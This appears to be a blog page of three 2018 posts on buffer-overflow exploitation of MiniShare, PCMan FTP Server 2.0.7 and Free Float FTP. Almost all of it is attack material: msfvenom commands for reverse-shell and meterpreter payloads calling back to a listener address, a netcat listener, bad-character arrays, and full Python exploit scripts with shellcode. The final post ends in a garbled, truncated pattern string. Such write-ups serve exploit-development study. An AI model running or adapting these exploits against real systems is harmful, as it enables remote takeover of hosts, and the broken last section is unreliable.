Showing posts with label Buffer Overflow Exploitation. Show all posts

Monday, 10 September 2018


Minishare Buffer Overflow Exploitation

Commands:

$root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1800
$root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 1800 -q 36684335
[*] Exact match at offset 1787

!mona jmp -r esp

msfvenom -p windows/shell_reverse_tcp LHOST=192.168.85.141 LPORT=443 -b "\x00\x0d" -f python



Screenshots:



Source Code:

#!/usr/bin/python
import socket
sock  = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(('192.168.85.136',80))
pre_buff="GET "


buf =  ""
buf += "\xba\x61\xb3\x87\x4c\xda\xdb\xd9\x74\x24\xf4\x5d\x2b"
buf += "\xc9\xb1\x52\x31\x55\x12\x83\xc5\x04\x03\x34\xbd\x65"
buf += "\xb9\x4a\x29\xeb\x42\xb2\xaa\x8c\xcb\x57\x9b\x8c\xa8"
buf += "\x1c\x8c\x3c\xba\x70\x21\xb6\xee\x60\xb2\xba\x26\x87"
buf += "\x73\x70\x11\xa6\x84\x29\x61\xa9\x06\x30\xb6\x09\x36"
buf += "\xfb\xcb\x48\x7f\xe6\x26\x18\x28\x6c\x94\x8c\x5d\x38"
buf += "\x25\x27\x2d\xac\x2d\xd4\xe6\xcf\x1c\x4b\x7c\x96\xbe"
buf += "\x6a\x51\xa2\xf6\x74\xb6\x8f\x41\x0f\x0c\x7b\x50\xd9"
buf += "\x5c\x84\xff\x24\x51\x77\x01\x61\x56\x68\x74\x9b\xa4"
buf += "\x15\x8f\x58\xd6\xc1\x1a\x7a\x70\x81\xbd\xa6\x80\x46"
buf += "\x5b\x2d\x8e\x23\x2f\x69\x93\xb2\xfc\x02\xaf\x3f\x03"
buf += "\xc4\x39\x7b\x20\xc0\x62\xdf\x49\x51\xcf\x8e\x76\x81"
buf += "\xb0\x6f\xd3\xca\x5d\x7b\x6e\x91\x09\x48\x43\x29\xca"
buf += "\xc6\xd4\x5a\xf8\x49\x4f\xf4\xb0\x02\x49\x03\xb6\x38"
buf += "\x2d\x9b\x49\xc3\x4e\xb2\x8d\x97\x1e\xac\x24\x98\xf4"
buf += "\x2c\xc8\x4d\x5a\x7c\x66\x3e\x1b\x2c\xc6\xee\xf3\x26"
buf += "\xc9\xd1\xe4\x49\x03\x7a\x8e\xb0\xc4\x45\xe7\xef\x99"
buf += "\x2e\xfa\x0f\xa3\x15\x73\xe9\xc9\x79\xd2\xa2\x65\xe3"
buf += "\x7f\x38\x17\xec\x55\x45\x17\x66\x5a\xba\xd6\x8f\x17"
buf += "\xa8\x8f\x7f\x62\x92\x06\x7f\x58\xba\xc5\x12\x07\x3a"
buf += "\x83\x0e\x90\x6d\xc4\xe1\xe9\xfb\xf8\x58\x40\x19\x01"
buf += "\x3c\xab\x99\xde\xfd\x32\x20\x92\xba\x10\x32\x6a\x42"
buf += "\x1d\x66\x22\x15\xcb\xd0\x84\xcf\xbd\x8a\x5e\xa3\x17"
buf += "\x5a\x26\x8f\xa7\x1c\x27\xda\x51\xc0\x96\xb3\x27\xff"
buf += "\x17\x54\xa0\x78\x4a\xc4\x4f\x53\xce\xf4\x05\xf9\x67"
buf += "\x9d\xc3\x68\x3a\xc0\xf3\x47\x79\xfd\x77\x6d\x02\xfa"
buf += "\x68\x04\x07\x46\x2f\xf5\x75\xd7\xda\xf9\x2a\xd8\xce"


end_buff=" HTTP/1.1\r\n\r\n"
#Return address 7CA58265 is written like that because of little endian
buff = "A"*1787 + "\x65\x82\xA5\x7C"+"\x90"*20+buf
final_buff = pre_buff+buff+end_buff
sock.send(final_buff)
sock.recv(1024)
sock.close()


BAD CHARS:

buff = "A"*1787 +"B"*4
bad = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
buff = buff+bad

Sunday, 9 September 2018




PCMan FTP Server Remote Buffer Overflow

Commands:
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.85.141 LPORT=31337 -b '\x00\x0a\x0d' -f python
# Payload size: 360 bytes
#
# set payload windows/meterpreter/reverse_tcp
# set lhost <host>
# set lport <port>
# set exitonsession false
# exploit -j -z


eip = "\x65\x82\xA5\x7C" # \x65\x82\xA5\x7C : jmp esp |  {PAGE_EXECUTE_READ} [SHELL32.dll]


Bad Chars:

payload = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")


Buf.py

#!/usr/bin/python
# Exploit: PCMan FTP Server 2.0.7 PUT Buffer Overflow
# Author: @xerubus
# CVE: 2013-4730
import sys, socket

if len(sys.argv) <= 1:
    print "Usage: python exploit.py [host] [port]"
    exit()

host = sys.argv[1]
port = int(sys.argv[2])

rubbish = "\x41" * 2008  # eip offset
eip = "\x65\x82\xA5\x7C" # \x65\x82\xA5\x7C : jmp esp |  {PAGE_EXECUTE_READ} [SHELL32.dll]
nop = "\x90" * 30

# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.77.43 LPORT=31337 -b '\x00\x0a\x0d' -f python
# Payload size: 360 bytes
#
# set payload windows/meterpreter/reverse_tcp
# set lhost <host>
# set lport <port>
# set exitonsession false
# exploit -j -z

buf =  ""
buf += "\xdb\xcf\xbb\x55\x2e\x92\x41\xd9\x74\x24\xf4\x5f\x31"
buf += "\xc9\xb1\x54\x31\x5f\x18\x03\x5f\x18\x83\xc7\x51\xcc"
buf += "\x67\xbd\xb1\x92\x88\x3e\x41\xf3\x01\xdb\x70\x33\x75"
buf += "\xaf\x22\x83\xfd\xfd\xce\x68\x53\x16\x45\x1c\x7c\x19"
buf += "\xee\xab\x5a\x14\xef\x80\x9f\x37\x73\xdb\xf3\x97\x4a"
buf += "\x14\x06\xd9\x8b\x49\xeb\x8b\x44\x05\x5e\x3c\xe1\x53"
buf += "\x63\xb7\xb9\x72\xe3\x24\x09\x74\xc2\xfa\x02\x2f\xc4"
buf += "\xfd\xc7\x5b\x4d\xe6\x04\x61\x07\x9d\xfe\x1d\x96\x77"
buf += "\xcf\xde\x35\xb6\xe0\x2c\x47\xfe\xc6\xce\x32\xf6\x35"
buf += "\x72\x45\xcd\x44\xa8\xc0\xd6\xee\x3b\x72\x33\x0f\xef"
buf += "\xe5\xb0\x03\x44\x61\x9e\x07\x5b\xa6\x94\x33\xd0\x49"
buf += "\x7b\xb2\xa2\x6d\x5f\x9f\x71\x0f\xc6\x45\xd7\x30\x18"
buf += "\x26\x88\x94\x52\xca\xdd\xa4\x38\x82\x12\x85\xc2\x52"
buf += "\x3d\x9e\xb1\x60\xe2\x34\x5e\xc8\x6b\x93\x99\x2f\x46"
buf += "\x63\x35\xce\x69\x94\x1f\x14\x3d\xc4\x37\xbd\x3e\x8f"
buf += "\xc7\x42\xeb\x3a\xc2\xd4\xd4\x13\x87\xa9\xbd\x61\x28"
buf += "\xcb\x54\xef\xce\x7b\xf7\xbf\x5e\x3b\xa7\x7f\x0f\xd3"
buf += "\xad\x8f\x70\xc3\xcd\x45\x19\x69\x22\x30\x71\x05\xdb"
buf += "\x19\x09\xb4\x24\xb4\x77\xf6\xaf\x3d\x87\xb8\x47\x37"
buf += "\x9b\xac\x39\xb7\x63\x2c\xd0\xb7\x09\x28\x72\xef\xa5"
buf += "\x32\xa3\xc7\x69\xcd\x86\x5b\x6d\x31\x57\x6a\x05\x07"
buf += "\xcd\xd2\x71\x67\x01\xd3\x81\x31\x4b\xd3\xe9\xe5\x2f"
buf += "\x80\x0c\xea\xe5\xb4\x9c\x7e\x06\xed\x71\x29\x6e\x13"
buf += "\xaf\x1d\x31\xec\x9a\x1e\x36\x12\x58\x02\x9f\x7b\xa2"
buf += "\x02\x1f\x7c\xc8\x82\x4f\x14\x07\xad\x60\xd4\xe8\x64"
buf += "\x29\x7c\x62\xe8\x9b\x1d\x73\x21\x7d\x80\x74\xc5\xa6"
buf += "\xd5\xfa\x2a\x59\xda\xfc\x17\x8f\xe3\x8a\x50\x13\x50"
buf += "\x84\xeb\x36\xf1\x0f\x13\x64\x01\x1a"

evil = rubbish + eip + nop + buf

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
s.recv(1024)
s.send("USER anonymous\r\n")
s.recv(1024)
s.send("PASS anonymous\r\n")
s.recv(1024)
s.send("PUT " + evil + "\r\n")
s.close()

Saturday, 25 August 2018


Exploiting Free Float FTP ftp server

Commands:

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 10000
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q <value of Eip>
!mona jmp -r esp
msfvenom -a x86 -platform Windows -p windows/shell_reverse_tcp LHOST=192.168.85.141 LPORT=4444 -e x86/shikata_ga_nai -b '\x00\x0a\x0d'  -f python
nc -nlvp 4444


badchars = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")


sbuff = "A"*247  + '\xED\x1E\x94\x7C'+ '\x90'*20 + buff + 'C'*(1000-247-4-20-351) 


import socket,sys target = sys.argv[1] # EIP control after 230 bytes in buffer # '\xED\x1E\x94\x7C' - JMP ESP | XP SP3 EN [NTDLL.dll] (C:WINDOWSsystem32SHELL32.dll) #buff = 'x90'*230+'xd7x30x9dx7c'+'x43'*366 #buff='Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4A